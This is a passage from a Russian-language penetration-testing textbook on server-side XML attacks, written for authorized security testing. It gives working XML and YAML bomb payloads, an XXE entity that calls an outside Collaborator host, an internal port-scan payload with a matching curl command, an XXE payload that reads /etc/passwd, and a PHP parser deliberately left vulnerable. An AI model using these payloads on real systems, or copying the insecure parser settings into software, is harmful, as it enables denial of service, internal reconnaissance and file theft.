Цель этой главы состояла в том, чтобы показать, что атаки на стороне клиента могут быть полезны при реальной атаке. Несмотря на то что мы не выполняем нативный код, XSS- и CSRF-атаки можно сочетать, чтобы нанести реальный урон жертве. В следующей главе перейдем от атаки на пользователей к атаке на сам сервер посредством XML.

Глава 10

Практические атаки на стороне сервера

В предыдущей главе мы провели серию практических атак, направленных на пользователей, используя уязвимости в приложениях для достижения нашей цели. В этой главе основное внимание будет уделено атакам на стороне сервера, прежде всего посредством эксплуатации XML-уязвимостей. Несмотря на то что формат JSON завоевал значительную долю в обмене данными в веб-приложениях, формат XML по-прежнему довольно распространен. Он не такой прозрачный, как JSON, и его, может быть, немного сложнее читать, но он зрелый. Существует огромное множество библиотек для парсинга XML-файлов для любого языка, который разработчик может выбрать для завершения проекта. Язык Java по-прежнему популярен в корпоративном мире, и феномен Android породил еще больше энтузиастов Java. Microsoft по-прежнему очень любит XML, и вы будете встречать его повсюду: в Windows, в манифестах приложений и в файлах конфигурации сайтов, использующих IIS.

Целью данной главы является знакомство с XML-атаками, и к ее концу вы будете знать, что такое:

- условия осуществления DoS-атак;
- **подделки запросов на стороне сервера** (SSRF);
- утечка информации;
- «слепая» эксплуатация и внеполосная эксфильтрация данных;
- удаленное выполнение кода.

Вы, несомненно, сталкивались с XML-файлами, и на первый взгляд они похожи на HTML-файлы. В них есть заголовок, который описывает документ, и обычно он выглядит так:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Далее следуют произвольные теги, которые описывают данные, содержащиеся в документе. В то время как HTML инструктирует клиента, например браузер, относительно того, как отображать данные, формат XML используется

для описания самих данных и потому называется самоописывающим. Данные определяются или описываются строительными блоками под названием «элементы». Пример XML-документа выглядит так:

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
  <name>Dade Murphy</name>
  <id>1</id>
  <email>admin@localhost</email>
</user>
```

Элемент `<user>` указывает тип записи, и у него есть закрывающий тег `</user>`, совсем как в HTML. Он также является корневым элементом. В этой записи у нас есть теги `<name>`, `<id>` и `<email>` с соответствующими значениями. Важно отметить, что любое приложение, которое выполняет синтаксический анализ этих данных, должно знать, что делать с содержимым. Современные веб-браузеры знают, что делать с HTML-тегами `<div>` и `<a>`, потому что все они следуют определенному стандарту. Приложения, обменивающиеся данными в формате XML, должны решить, что это за данные и как они обрабатываются или отображаются. Структура XML может быть допустимой с точки зрения синтаксиса (то есть все теги правильно закрыты, есть корневой элемент и присутствует заголовок документа), но в нем могут отсутствовать ожидаемые элементы, и приложения могут аварийно завершить работу или потратить ресурсы, пытаясь проанализировать эти данные.

Внутренние и внешние ссылки

Определение типа документа (DTD) используется для правильного построения конкретного документа. На DTD ссылаются в документах XML с помощью элемента объявления типа документа `DOCTYPE`. DTD можно полностью записывать внутри XML-документа, или на них можно ссылаться извне, чтобы парсер мог их загрузить и обработать.

Внутренние DTD можно найти в верхней части XML-документа в теге `DOCTYPE`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user [
  <!ELEMENT user ANY>
  <!ENTITY company "Ellingson Mineral Company">
]>
<user>
  <name>Dade Murphy</name>
  <id>1</id>
```

```
  <email type="local">admin@localhost</email>
  <company>&company;</company>
</user>
```

Предыдущее внутреннее DTD определяет корневой элемент `user` и внутреннюю сущность, `company`, которая определена для хранения строкового значения `"Ellingson Mineral Company"`.

В самом документе на сущность `company` можно ссылаться, обрамляя его знаком амперсанда с левой стороны и точкой с запятой – справа. Вы с этим знакомы, если у вас есть опыт работы с HTML. Когда парсер дойдет до строки `&company;`, он вставит значение, заданное в предыдущем определении типа документа.

Как говорилось ранее, также возможно указать XML-парсеру нашего документа на внешний DTD-файл. Парсер просто пойдет и извлечет этот файл перед обработкой остальной части документа. На внешние DTD ссылаются в `DOCTYPE`, поставив перед ними ключевое слово `SYSTEM`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user SYSTEM "user.dtd">
<user>
  <name>Dade Murphy</name>
  <id>1</id>
  <email type="local">admin@localhost</email>
  <company>&company;</company>
</user>
```

Файл `user.dtd` будет содержать наши определения сущностей и элементов.

```
<!DOCTYPE user [
  <!ELEMENT user ANY>
  <!ENTITY company "Ellingson Mineral Company">
]>
```

Сущность `company` будет подставлена в документ, как и раньше, после успешной загрузки и анализа DTD.

Как и наше внешнее определение DTD, мы можем ссылаться и на внешние сущности.

Синтаксис похож на тот, что используется при ссылке на внешние DTD: он вызывает ключевое слово `SYSTEM` и унифицированный идентификатор ресурса.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE user [
  <!ELEMENT user ANY>
  <!ENTITY company SYSTEM "http://config.ecorp.local/company.xml">
```

```
]>
<user>
  <name>Dade Murphy</name>
  <id>1</id>
  <email type="local">admin@localhost</email>
  <company>&company;</company>
</user>
```

Можно передать этот XML-документ парсеру как, например, часть запроса на аутентификацию с помощью API. Когда наступит время преобразовать сущность `&company;`, парсер установит соединение с `config.ecorp.local` по протоколу HTTP, и содержимое будет выведено в элементе `<company>`.

Менталитет злоумышленника будет учитывать способность пользователя влиять на поведение сервера и, возможно, искать способы злоупотребления им.

Атаки XXE

Атаки XXE используют тот факт, что XML-библиотеки разрешают внешние ссылки для DTD или сущностей. Разработчики могут не знать об этом потенциальном векторе атаки, и данные, вводимые в формате XML, иногда остаются несанированными. Например, будучи хакерами, обменивающимися данными с API, мы можем перехватывать SOAP-запросы и вставлять свои собственные XML-элементы во вредоносный код. Компонент на стороне сервера должен проанализировать этот код, чтобы узнать, что делать с данными. Если парсер не настроен должным образом и разрешает наличие внешних сущностей, можно использовать сервер для чтения файлов в системе, выполнения SSRF- и DoS-атак, а в некоторых случаях даже для выполнения кода.

Атака billion laughs

Атака **billion laughs**, также известная как **XML-бомба**, представляет собой DoS-атаку, которая направлена на перегрузку XML-парсера, заставляя его выделять больше памяти, чем у него есть, при относительно небольшом входном буфере. В старых системах или на виртуальных машинах с ограниченной памятью такая атака быстро приведет к сбою приложения или даже хоста.

XML-бомба использует тот факт, что такие форматы файлов, как XML, позволяют пользователю устанавливать ссылки или указатели на другие произвольно определенные данные. В предыдущих примерах мы использовали расширение объекта для замены `&company;` данными, определенными либо в заголовке документа, либо где-то извне.

XML-бомба выглядит так:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Рис. 10.1. XML-бомба

Парсер посмотрит на эти данные и станет расширять сущности начиная с корневого элемента `<lolz>`. Ссылка на сущность `&lol9;` будет указывать на десяток других ссылок, определенных сущностью `&lol8;`. Это повторяется до тех пор, пока первая сущность, `&lol;`, не расширится до строки `"lol"`. Результатом является выделение памяти для 10 ^ 9 (1 000 000 000) экземпляров строки `"lol"`, или миллиард lol. На это может уйти до 3 ГБ памяти в зависимости от парсера и того, как он обрабатывает строки в памяти. На современных серверах эффект может быть минимальным, если эта атака не осуществляется распределенно через несколько подключений к приложению.

Как всегда, проявляйте осторожность при тестировании таких типов уязвимостей на клиентских системах. DoS-атаки обычно запрещены во время выполнения заданий.

В редких случаях, когда DoS-атака разрешена, XML-бомба может стать хорошим способом отвлечь ресурсы Синей команды, когда вы сосредоточены на других участках сети, при условии что система не является критически важной для компании.

XML – это не единственный формат, который допускает DoS-атаку такого типа. Фактически любой язык, имеющий конструкции для создания указателей на другие данные, может подвергаться аналогичной атаке. YAML, удобочитаемый формат файлов, обычно используемый в файлах конфигурации, также разрешает указатели на данные, а следовательно, и YAML-бомбу.

```
a: &a ["lol","lol","lol","lol","lol","lol","lol","lol","lol"]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h,*h]
```

Рис. 10.2. YAML-бомба

Эффект от таких атак сильно варьируется в зависимости от библиотеки и управления памятью, а также от базовой операционной системы и доступной памяти. Хотя не каждая бомба выведет из строя систему, они иллюстрируют важность санации входных данных. Нарушение конфиденциальности и целостности может быть более привлекательным, но когда на доступность так легко повлиять с помощью нескольких строк кода, средства защиты должны обратить на это внимание.

Подделка запроса

Подделка запроса происходит, когда приложение принудительно выполняет запрос к другому хосту или хостам на выбор злоумышленника. Расширение внешних сущностей – это разновидность SSRF-атаки, поскольку оно принуждает приложение подключаться к произвольным URL-адресам для загрузки DTD или других XML-данных.

В худшем случае (или в лучшем – в зависимости от вашей перспективы) подделка запроса, такая как XXE, может привести к утечке информации, слепой утечке данных или даже удаленному выполнению кода, как увидим позже. Тем не менее SSRF-атака также может быть использована для создания цепочки атак на внутренние непубличные серверы или даже для сканирования портов.

Чтобы проиллюстрировать эту атаку, будем использовать приложение для XML-парсинга, написанное на языке PHP. Код должен быть понятен большинству лиц, не являющихся разработчиками.

```
1  <?php
2  if (isset($_POST['xml'])) {
3      $xml_data = $_POST['xml'];
4      $xml_object = simplexml_load_string($xml_data, 'SimpleXMLElement', LIBXML_DTDLOAD | LIBXML_NOENT);
5  }
6  ?>
7  <form method="post">
8      <textarea name="xml" style="width: 500; height: 300;"></textarea>
9      <br/><br/>
10     <input type="submit" name="submit_xml" value="Parse XML"/>
11 </form>
12
13 <?php
14 if (isset($xml_object)) {
15     ?>
16     <span style="color: red">
17     <?php
18         echo htmlentities(print_r($xml_object, true));
19     ?>
20     <?php
21 }
22 ?>
```

Рис. 10.3. Простой XML-парсер на PHP

Краткий обзор кода:

- строки с 7-й по 11-ю определяют форму с помощью HTML-тегов, которая позволяет пользователю отправлять XML-данные через запрос `POST`;

- строки со 2-й по 5-ю обрабатывают входящий XML-текст с помощью PHP-модуля `SimpleXML`. Проанализированные данные будут сохранены в качестве XML-объекта: `$xml_object`;
- строки с 13-й по 22-ю аккуратно отображают проанализированные XML-данные.

Мы можем запустить временный веб-сервер из командной строки, чтобы протестировать несколько SSRF-атак, направленных на наше уязвимое приложение, используя встроенный тестовый сервер PHP:

```
root@kali:/var/www/html# php -S 0.0.0.0:80
```

Наше приложение будет доступно по адресу http:/xml.parser.local.




Рис. 10.4. Уязвимый XML-парсер работает

Чтобы протестировать возможности расширения внешних сущностей парсера, можно использовать форму для отправки короткого вредоносного XML-файла, описывающего книгу. Мы будем использовать внешнюю сущность, размещенную Collaborator. Данный вредоносный код не является валидным, поскольку Collaborator отвечает стандартным HTML-ответом, но это позволит подтвердить, что приложение уязвимо.

Создадим новый экземпляр клиента Collaborator и передадим сгенерированный хост приложению в нашем вирусе.

В меню **Burp** выберите опцию **Burp Collaborator client**.




Рис. 10.5. Запуск модуля клиента Collaborator

Создадим один хост Collaborator и выберем **Copy to clipboard** (Копировать в буфер обмена) в окне клиента. Важно, чтобы мы не закрывали клиент Collaborator на время атаки после генерации имени хоста. Если закроем его преждевременно, Collaborator не сможет связать внеполосные запросы, отправленные к имени хоста, с сеансом Burp.




Рис. 10.6. Копируем сгенерированное имя хоста Collaborator в буфер обмена

Сгенерированное значение будет выглядеть примерно так:

```
gl50wfrstsbfymbxzdd454v2ut0jo8.burpcollaborator.net
```

Теперь создадим XML-документ, который извлекает значение `publisher` из только что созданного хоста Burp Collaborator. Надеемся, что когда уязвимое приложение попытается извлечь внешний контент, Burp Collaborator перехватит запрос и подтвердит наличие уязвимости.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE book [
  <!ELEMENT book ANY >
  <!ENTITY publisher SYSTEM
"http://gl50wfrstsbfymbxzdd454v2ut0jo8.burpcollaborator.net/
publisher.xml">
]>
<book>
  <title>The Flat Mars Society</title>
  <publisher>&publisher;</publisher>
  <author>Elon Musk</author>
</book>
```

Для этого подтверждения Collaborator не нужен. Можем использовать простой HTTP-сервер, работающий на нашем командно-контрольном сервере где-нибудь в облаке. Collaborator полезен, когда срочно нужен HTTPS или подтверждение должно быть сделано через DNS либо какой-нибудь другой протокол.

Результатом является аккуратно проанализированный объект, отображаемый красным цветом в нижней части экрана.




Рис. 10.7. Отправка вредоносного кода XML и наблюдение за ответом

Мы видим, что сущность `&publisher;` была преобразована парсером, а это означает, что приложение установило внешнее соединение по протоколу HTTP с нашим экземпляром Collaborator. Интересно отметить, что ответ HTML был

успешно интерпретирован парсером как XML благодаря структурному сходству XML и HTML.

```
<html>
  <body>[content]</body>
</html>
```

Опрос сервера Collaborator со стороны клиента подтверждает существование этой уязвимости, и теперь мы знаем, что можем каким-то образом влиять на сервер.




Рис. 10.8. Клиент Collaborator подтверждает наличие уязвимости для SSRF-атаки

Сканер портов

Зная, что есть возможность указать приложению на любой URL-адрес, и приложение обратится к нему, мы можем использовать это, чтобы выполнить грубое сканирование портов внутренней сети (или любого другого хоста). Можем сканировать не только HTTP-порты. URL-адреса позволяют указать произвольный порт, и хотя он может пытаться установить HTTP-соединение, мы по-прежнему можем сделать вывод относительно существования SMTP-службы, просто изучив сообщение об ошибке, возникающее при попытке соединения.

Поскольку мы подделываем запрос, который будет поступать от уязвимого приложения, все попытки сканирования портов будут идти из внутренней до-

веренной системы. Это хорошо с точки зрения анонимности, а в некоторых случаях позволяет избежать срабатывания сигнала тревоги.

XML-код, который планируем использовать для нашего сканера портов, будет нацелен на внутренний хост 10.0.5.19 в поисках интересных служб: 8080, 80, 443, 22 и 21.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE budgetnmap [
  <!ELEMENT budgetnmap ANY>
  <!ENTITY port0 SYSTEM "http://10.0.5.19:8080/">
  <!ENTITY port1 SYSTEM "http://10.0.5.19:80/">
  <!ENTITY port2 SYSTEM "http://10.0.5.19:443/">
  <!ENTITY port3 SYSTEM "http://10.0.5.19:22/">
  <!ENTITY port4 SYSTEM "http://10.0.5.19:21/">
]>
<budgetnmap>
&port0;
&port1;
&port2;
&port3;
&port4;
</budgetnmap>
```

После загрузки в приложение для синтаксического анализа вредоносный код заставит XML-парсер систематически подключаться к каждому указанному порту, пытаясь извлечь данные для сущностей `&portN;`.




Рис. 10.9. Сканер портов показывает сообщения об ошибках для открытых портов

Ответ сервера немного запутан, но он дает нам достаточно информации, чтобы увидеть, что порт 80 действительно открыт на внутреннем хосте 10.0.5.19. Парсер смог подключиться к порту, и хотя ему не удалось проанализировать его содержимое, сообщение об ошибке говорит о многом. С другой стороны, сущность `&port0;` вернула сообщение об ошибке `Connection timed out`, которое указывает на то, что порт, вероятно, защищен брандмауэром.

Burp Suite имеет удобную функцию, позволяющую нам копировать любой запрос, полученный в виде команды `curl`. Если хотим повторить эту атаку на другом внутреннем хосте и, возможно, проанализировать ответ для другого инструмента, можем скопировать вредоносный код одним щелчком мыши.




Рис. 10.10. Сохраняем запрос Burp в качестве команды curl

Сгенерированная команда `curl` может быть передана в `grep`, и мы можем отфильтровать только строки, содержащие `"http:"`, чтобы сделать вывод немного чище.

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/
x-www-form-urlencoded' --data-binary
$'xml=%3C%3Fxml+version%3D%221.0%22+[...]%3C%2Fbudgetnmap%3E%0D%0A
&submit_xml=Parse+XML' $'http://xml.parser.local/xml.php' | grep
"http:"
```

```
<b>Warning</b>: simplexml_load_string(http://10.0.5.19:8080/):
failed to open stream: Connection timed out in
<b>/var/www/html/xml/xml.php</b> on line <b>4</b><br />
[...]
<b>Warning</b>: simplexml_load_string(): http://10.0.5.19:80/:1:
parser error : StartTag: invalid element name in
<b>/var/www/html/xml/xml.php</b> on line <b>4</b><br />
[...]
<b>Warning</b>: simplexml_load_string(http://10.0.5.19:443/):
failed to open stream: Connection timed out in
<b>/var/www/html/xml/xml.php</b> on line <b>4</b><br />
[...]
<b>Warning</b>: simplexml_load_string(http://10.0.5.19:22/):
failed to open stream: Connection timed out in
<b>/var/www/html/xml/xml.php</b> on line <b>4</b><br />
[...]
<b>Warning</b>: simplexml_load_string(http://10.0.5.19:21/):
failed to open stream: Connection timed out in
<b>/var/www/html/xml/xml.php</b> on line <b>4</b><br />
```

Здесь можем стать чуть более изощренными, автоматизировав генерацию полезной нагрузки или очистив выходной файл.

Утечка информации

XXE также можно использовать для чтения любого файла на диске, к которому у приложения есть доступ. Конечно, в большинстве случаев более ценные файлы представляют собой исходный код приложения, который является обычной целью для злоумышленников. Помните, что внешние сущности доступны через URL-адрес, а в PHP-файловая система доступна через URL-префикс `file://`.

Чтобы прочитать файл `/etc/passwd` в системе Linux, воспользуемся таким простым кодом:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE xxe [
  <!ELEMENT xxe ANY >
  <!ENTITY exfil SYSTEM "file:///etc/passwd">
]>
<xxe>&exfil;</xxe>
```

Результат предсказуем и является хорошей проверкой концепции нашего отчета для клиента.

XML-парсер обратится к схеме `file://`, возьмет содержимое `/etc/passwd` и отобразит его на экране.




Рис. 10.11. Эксплуатация XXE-уязвимости для получения содержимого /etc/passwd

Как говорилось ранее, есть более ценные цели, которые следует рассмотреть в качестве объектов для передачи наружу с помощью данного типа атаки: исходный код приложения, закрытые ключи (закрытые SSH-ключи и закрытые ключи сертификатов), файлы истории командной строки, файлы конфигурации операционной системы или сценарии и многое другое. Если приложение может читать файлы на диске, то и мы в состоянии это делать.

Однако локальные файлы – это не единственное, что может быть затронуто с помощью этого эксплойта. SSRF-атаки, такие как XXE, также могут использоваться для нападения на внутренние приложения, которые недоступны из внешней сети, такие как другие виртуальные локальные сети (VLAN) или интернет.

